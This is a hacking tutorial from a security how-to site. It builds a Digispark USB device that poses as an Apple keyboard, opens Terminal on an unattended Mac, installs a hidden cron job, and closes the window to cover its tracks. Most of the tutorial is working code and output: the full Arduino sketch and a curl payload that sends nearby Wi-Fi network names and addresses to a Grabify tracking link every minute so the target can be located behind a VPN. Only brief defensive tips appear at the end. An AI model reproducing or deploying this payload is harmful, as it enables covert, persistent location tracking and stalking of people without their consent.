



## HOW TO HACK WITH ARDUINO

# Defeat VPNs & Track a MacOS Computer Remotely

BY KODY ⌚ 04/06/2020 6:25 PM

CYBER WEAPONS LAB

DIGISPARK

HACKING MACOS

The Digispark is a low-cost USB development board that's programmable in Arduino and capable of posing as a keyboard, allowing it to deliver a number of payloads. For only a few dollars, we can use the Digispark to deliver a payload to a macOS computer that will track the Mac every 60 seconds, even bypassing security like a VPN.

The trick to low-cost attacks against macOS computers is to use what's already installed on the system. Today, we'll take advantage of several commands that don't require passwords to execute and can force a target to check in with a tracking server every 60 seconds.

## Arduino for Hacking

In this third installment on hacking with Arduino, we'll be pulling out all the stops for tracking

a macOS computer. The payload we're going to be using will take advantage of tools built into macOS to send tracking information to a remote server, allowing us to see both the IP address and location of the computer being followed.

- Previously: [Tracking Which Networks a Mac Has Connected To & When](#)

The way it's possible is twofold. One: we're able to program the Digispark to act not just like a keyboard but like an Apple-branded keyboard. That means we won't get any error messages popping up when we insert the Digispark; the Mac just thinks it's a regular Apple keyboard. Two: once it's plugged in, it will rapidly type any payload we specify into the computer. With the right combination of keystrokes, we can quickly launch a terminal window and gather information that allows us to learn where a user is.

In [the original version of the script](#), we simply sent a CURL request to a tracking URL. That would allow us to learn the current IP address of the device we are tracking but would prove useless if the target were to use a VPN. In the event a target did use a VPN, we'd only learn the VPN's IP address, hiding the real location of the user from us.

## Grabify & Tracking via Wi-Fi Networks

To take our tracking to the next level, we'll be bringing several elements of our previous attacks together. First, we'll be using the `--referrer` flag of a CURL request to pass data from the macOS computer to our tracking server. In this variable, we'll be putting the Wi-Fi networks that are near the target computer. Thanks to services like Google Maps and [Wigle Wifi](#) indexing the location of most Wi-Fi networks, it's easy to use the data to find where a user is.

The advantage of using this method is that the command to scan for Wi-Fi networks does not currently require a password on macOS, even though it really should. It can very quickly be used to find a user's location, meaning it should be treated as location data. Fortunately for hackers, it's not! So we can use the output of the following command to see every Wi-Fi network nearby.

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources
      SSID BSSID          RSSI CHANNEL HT CC SECURITY (a
MySpectrumWiFia8-2G b0:98:2b:4e:62:ae -73 1 Y -- WPA2(PSK/AE
MySpectrumWi-Fi28-2G 84:a0:6e:c2:0a:2e -74 1 Y -- WPA2(PSK/AE
      Envy 40:70:09:74:48:b0 -67 6 Y US WPA2(PSK/AE
ATT5ww86a2 10:05:b1:5d:0c:40 -75 11 Y -- WPA2(PSK/AE
      SMQ2.4 c0:56:27:c8:c0:96 -74 10 Y -- WPA2(PSK/AE
```

```

CableWiFi c4:01:7c:13:1c:c8 -56 11 Y US NONE
Red Polish-5G 60:19:71:f1:a3:25 -87 36,+1 Y US WPA2(PSK/AE
Vog Hair Salon-2 ac:b3:13:07:42:75 -77 44,+1 Y US WPA2(PSK/AE
claire-2g b0:6e:bf:db:c1:b8 -70 1 Y US WPA2(PSK/AE
NETGEAR57 50:6a:03:aa:07:d6 -88 6 Y US WPA2(PSK/AE
SMQ 2.4 00:ac:e0:91:65:80 -78 6 Y US WPA2(PSK/AE
Gryffindor ac:b3:13:7a:4a:90 -79 6 Y US WPA2(PSK/AE
GoGo Foot 10:05:b1:32:bb:30 -62 11 Y -- WPA2(PSK/AE

```

That's too many lines to pass through the referrer URL, so we'll use a few more arguments to condense it down to a single line and remove any characters that might confuse the program.

```

/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources
MySpectrumWiFia82Gb0:98:2b:4e:62:ae731YWPA2(PSK/AES/AES)MySpectrumWiFi282G84:a0:6

```

Now, we can pass this very long string through a CURL request using the following payload.

```

~# curl --silent --output /dev/null --referer '$(/System/Library/PrivateFramework

```

What does that do? It scans for nearby networks, condenses them into a string without spaces or dashes, and then sends it to the [Grabify tracking link](#). For an attacker, the result of the request is the current IP address and nearby Wi-Fi networks to the computer being monitored. For good measure, we also add the `--silent --output /dev/null` portion to discard of the response to our CURL request and avoid alerting the user.

With the core of our payload made, we'll need to decide how often we want to track the target macOS computer and flash the payload to a Digispark board.

- Don't Miss: [Catch an Internet Catfish with Grabify Tracking Links](#)

## What You'll Need

To follow along, you'll need a [macOS target computer](#) and an Arduino-compatible Digispark USB development board clone (AliExpress has [some cheap ones](#)).

- Buy a Digispark: [Amazon](#) | [AliExpress](#)

The free, cross-platform [Arduino IDE](#) will allow us to prototype what we need quickly, so make sure you have that installed on your computer. The Arduino integrated development environment allows us to write swiftly and upload scripts to Arduino-like microcontroller devices.

You'll also need a browser to set up a Grabify URL to manage the tracking. It's free to make a Grabify link, and it will allow you to track any device that connects to the URL it creates.

---

## Step 1

---

### Set Up a Grabify Link for Tracking

First, you can head over to [Grabify](#) to create your tracking URL, the same thing we used before when [catching internet catfish online](#). Drop in the link you want to redirect your target to and click "Create URL."

# GRABIFY

Create or Track URLs

- New website! - Temp SMS - FREE Disposable Temporary Phone Numbers.

- Hide your IP! - Click here to hide your IP from Grabify and stay anonymous online.

- Facebook - Like our Facebook page for updates and changes! <https://www.facebook.com/GrabifyLogger/>

That should create your tracking URL, listed under the "new URL" field of the tracking page you'll be redirected to automatically.

## TRACKING & LOGS

### LINK INFORMATION:

Select Domain Name: [Click here](#)

(All custom links will stay active)

|                              |                                                                                                           |                                                                 |
|------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|
| Original URL                 | <a href="https://youtu.be/EaQYFBykJMA">https://youtu.be/EaQYFBykJMA</a>                                   |                                                                 |
| New URL                      | <input type="button" value="Copy"/> <a href="https://grabify.link/HP90NZ">https://grabify.link/HP90NZ</a> | <input type="button" value="Change domain/Make a custom link"/> |
| Other Links                  | <input type="button" value="View Other link Shorteners"/>                                                 |                                                                 |
| Tracking Code                | IEP8GQ                                                                                                    |                                                                 |
| Access Link                  | <a href="https://grabify.link/track/IEP8GQ">https://grabify.link/track/IEP8GQ</a>                         |                                                                 |
| Smart Logger <sup>NEW!</sup> | <input type="checkbox"/>                                                                                  |                                                                 |
| Note                         | Please <a href="#">login</a> or <a href="#">register</a> to create a note.                                |                                                                 |

**RESULTS: 0**

From the link provided, you can watch the results of the tracking. To test that the tracking link is working, we'll send a CURL request from behind our VPN. Make sure to add your link.

```
curl https://grabify.link/YOURLINK
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<meta http-equiv="refresh" content="0;url=https://youtu.be/EaQYFBykJMA" />
<title>Redirecting to https://youtu.be/EaQYFBykJMA</title>
</head>
<body>
Redirecting to <a href="https://youtu.be/EaQYFBykJMA">https://youtu.be/EaQYFBykJMA</a>
```

&lt;/body&gt;

Now, when we got to the tracking page, we should see a result.

**RESULTS: 1**  
Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (BitlyBot, FacebookBot, etc.)  
Hide your IP! - [Click here to hide your IP from Grabify and stay anonymous online.](#)  
Hide Bots ☐

| Date/Time           | IP Address     | Country           | User Agent  | Referring URL | Host Name      | ISP                           |
|---------------------|----------------|-------------------|-------------|---------------|----------------|-------------------------------|
| 2019-07-21 21:27:27 | 137.59.252.182 | Australia, Sydney | curl/7.54.0 | no referrer   | 137.59.252.182 | Total Server Solutions L.L.C. |

Even though we got a positive result, it's from behind our VPN and thinks we're in Australia. Let's see if we can bust the VPN with our Wi-Fi payload.


## Step 2

### Install the Digispark in Arduino IDE


Before we can write code for the Digispark board, we'll need to configure Arduino IDE to recognize the board. To do so, open the Arduino IDE and head into the app's "Preferences." In the "Settings" tab, look for the field that says "Additional Boards Manager URLs" and paste in the following URL.

```
http://digistump.com/package_digistump_index.json
```


If you need more space, you can click the button next to the field to open a window to add more URLs. Click "OK" to add it.








Under "Tools," click on "Board," then "Boards Manager" to bring up the list of installed boards. The board library we'll need to install is the "Digistump AVR Boards" package. Just search for "digispark" to find it, then click "Install" next to the package to add it to your Arduino installation.



Now, you can select the Digispark by selecting it from the "Boards" drop-down menu. Select the first option, "Digispark (Default - 16.5mhz)," as the board we are working with.



Once complete, we should be able to write to the Digispark board. It works a little differently than a regular Arduino, and I'll go over that when it's time to flash the board.

## step 3

## Write the Payload in Arduino

Now, it's time to go through the Arduino code and outline what we want it to do. First, we call the "DigiKeyboard.h" library and begin the two parts of our Arduino sketch, the setup and loop functions. In the loop function, we'll be executing our DigiKeyboard commands, starting with the `DigiKeyboard.sendKeyStroke(0);` command. That solves an issue with the DigiSpark sometimes getting stuck and not typing anything.

```
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(0);
```

Once we've set up the Digispark for output, we can begin typing in the first part of our payload. First, we'll need to get the spotlight search menu to pop up on the target's macOS screen to get us to a terminal window.

We'll open a terminal window by programming the *Space* and *Command* key to press together, and then typing "terminal" once the text field appears. Finally, we'll press *Enter* to select and launch Terminal from the list of suggestions. The code for these steps looks like below.

```
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
DigiKeyboard.delay(600);
DigiKeyboard.print("terminal");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

After giving five seconds for a terminal window to open, we'll be using the `crontab -e` command to schedule a task to be executed in the background every sixty seconds.

To make things more simple, we're also specifying we want to use the text editor "nano" with the `export VISUAL=nano` string. After the script presses *Enter* on the target computer, a nano window should open for adding commands to the crontab.

```
DigiKeyboard.delay(5000);
DigiKeyboard.print("export VISUAL=nano; crontab -e");
```



```
DigiKeyboard.delay(500);  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
DigiKeyboard.delay(1000);  
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

In the nano text editor that opens, we'll program the Arduino to paste the payload we wrote, after five asterisks. The five asterisks indicate that these commands should be executed every sixty seconds.

We also need to make sure to escape quotation marks with a backslash, like `\'`, to avoid Arduino interpreting it as the end of our string. The result will look like below.

```
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer \"$(/Sys
```

Now that we've inserted the payload, we need to save it. In nano, we can do this by pressing *Control-X* together, then *Y* and *Enter* to save the file. It will save the payload and exit nano back to the terminal window. The code to do so looks like this:

```
DigiKeyboard.delay(1000);  
DigiKeyboard.sendKeyStroke(KEY_X, MOD_CONTROL_LEFT);  
DigiKeyboard.delay(500);  
DigiKeyboard.sendKeyStroke(KEY_Y);  
DigiKeyboard.delay(500);  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
DigiKeyboard.delay(500);
```

Finally, we need to close everything so that it's not obvious what we just did. We'll do so by waiting for any background processes to finish and then killing the parent of the parent of the currently running process. It is pretty aggressive, but it certainly gets the job done at closing the terminal window.

```
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");  
DigiKeyboard.delay(500);  
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

Putting everything together, the complete script should look like the code below.

```
/* Digispark VPN buster to send the IP address and BSSID/SSID of nearby Wi-Fi net
*/
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
  DigiKeyboard.delay(600);
  DigiKeyboard.print("terminal");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);
  DigiKeyboard.print("export VISUAL=nano; crontab -e");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer \"$(/s
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_X, MOD_CONTROL_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_Y);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  for(;;){ /*empty*/ }}
```

Now, it's time to flash the code to our Digispark.

---

## Step 4

---

### Flash the Payload

When you're ready to flash the Digispark, make sure it's unplugged first. Click the arrow on the top left of the Arduino window, and the code will compile. In the window at the bottom, Arduino will instruct you to plug in the Digispark within 60 seconds.

```
Running Digispark Uploader...
Plug in device now... (will timeout in 60 seconds)
> Please plug in the device ...
> Press CTRL+C to terminate the program.
```

Go ahead and plug it in, and the code will upload. If you see output like below, you've done it! Unplug it when it's done, as the payload will execute after five seconds.

```
> Device is found!
connecting: 16% complete
connecting: 22% complete
connecting: 28% complete
connecting: 33% complete
> Device has firmware version 1.6
> Available space for user applications: 6012 bytes
> Suggested sleep time between sending pages: 8ms
> Whole page count: 94   page size: 64
> Erase function sleep duration: 752ms
parsing: 50% complete
> Erasing the memory ...
erasing: 55% complete
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```

If it didn't work, try disconnecting and trying the upload again. You may also need to adjust the Digispark in the USB socket a little to make contact, depending on the type of socket your computer uses.

---

## Step 5

---

### Execute the Script & Check the Tracking Logs

Now that the code is on the Digispark, we can plug it in and watch it run. Make sure you've exited out of any terminal windows, and then plug in your Digispark to view the payload run and look for any potential snags. You may need to adjust the timing of your script, depending on what you see.

Once you have a script that executes smoothly, we can check the Grabify tracking page to see if we got the effect we wanted. What we're hoping to see is the IP address of the VPN, combined with the very long string of nearby Wi-Fi networks.

| ADVANCED LOG  |                                                                                                  |
|---------------|--------------------------------------------------------------------------------------------------|
| Date/Time     | 2019-07-21 22:20:30                                                                              |
| IP Address    | 137.59.252.182                                                                                   |
| Country       | Australia, Sydney                                                                                |
| Browser       | curl (7.54.0)                                                                                    |
| User Agent    | curl/7.54.0                                                                                      |
| Referring URL | RedPolish5G60:19:71:f1:a3:258736,+1YUSWPA2(PSK/AES/AES)ATT5yIW79u14:ed:bb:a9:27:de90132YUSWPA2(f |
| Host Name     | 137.59.252.182                                                                                   |
| ISP           | Total Server Solutions L.L.C.                                                                    |

Close

In the result above, we've successfully received a string of SSIDs and BSSIDs belonging to networks near the target for us to track down. We can take the BSSID of the first network, RedPolish, and run it through [Wigle Wifi](#) to see if anyone has observed where that network is located.

If you find that you don't see a referrer, the string of nearby networks may be too long. You can add `cut -c -200` after the `tr -d '-'` line in your payload to try fixing this, reducing the total number of characters sent to 200 max.

On Wigle.net, we can use the search function to look for the BSSID we're interested in.

There we go! Even though the VPN says Australia, we've proved the user is actually located in Los Angeles by tracing the location of a network they're physically close to. The VPN couldn't do much to protect the targeted computer from being located.

## It's Easy to Create HID Payloads in Arduino

Using built-in tools on a macOS computer, we've shown that it's easy to create a tracking script that can be delivered with a \$1 Arduino board. Leaving your computer unlocked and unattended makes it easy prey for an attack like this, so always close and lock your laptop before leaving it unattended, even briefly.

You can make your computer slightly less vulnerable to attacks like this by changing the default key shortcuts so that things like the Spotlight Search bar use other key combinations to launch. If you're worried about this or other crontabs running in the background, you can list them by running `crontab -l` in your terminal and looking for anything suspicious.

I hope you enjoyed this guide to using low-cost Arduino tools for hacking! If you have any questions about this tutorial on the Digispark and Grabify, leave a comment below, and feel free to reach me on Twitter [@KodyKinzie](#).

---

Don't Miss: [How to Hack Wi-Fi: Hunting Down & Cracking WEP Networks](#)

---

Want to start making money as a white hat hacker? Jump-start your hacking career with our [2020 Premium Ethical Hacking Certification Training Bundle](#) from the new [Null Byte Shop](#) and get over 60 hours of training from cybersecurity professionals.

[Buy Now \(90% off\) >](#)

Other worthwhile deals to check out:

- [97% off The Ultimate 2021 White Hat Hacker Certification Bundle](#)
- [99% off The 2021 All-in-One Data Scientist Mega Bundle](#)
- [98% off The 2021 Premium Learn To Code Certification Bundle](#)
- [62% off MindMaster Mind Mapping Software: Perpetual License](#)

Cover image and screenshots by Kody/Null Byte

---

[WonderHowTo.com](#)   [About Us](#)   [Terms of Use](#)   [Privacy Policy](#)

Don't Miss:

All the New iOS 16.5 Features for iPhone You Need to Know About

Your iPhone Has a Secret Button That Can Run Hundreds of Actions

7 Hidden iPhone Apps You Didn't Know Existed

You're Taking Screenshots Wrong — Here Are Better Ways to Capture Your iPhone's Screen

Keep Your Night Vision Sharp with the iPhone's Hidden Red Screen

Your iPhone Finally Has a Feature That Macs Have Had for Almost 40 Years

If You Wear Headphones with Your iPhone, You Need to Know About This

By using this site you acknowledge and agree to our terms of use & privacy policy.

We do not sell personal information to 3rd parties.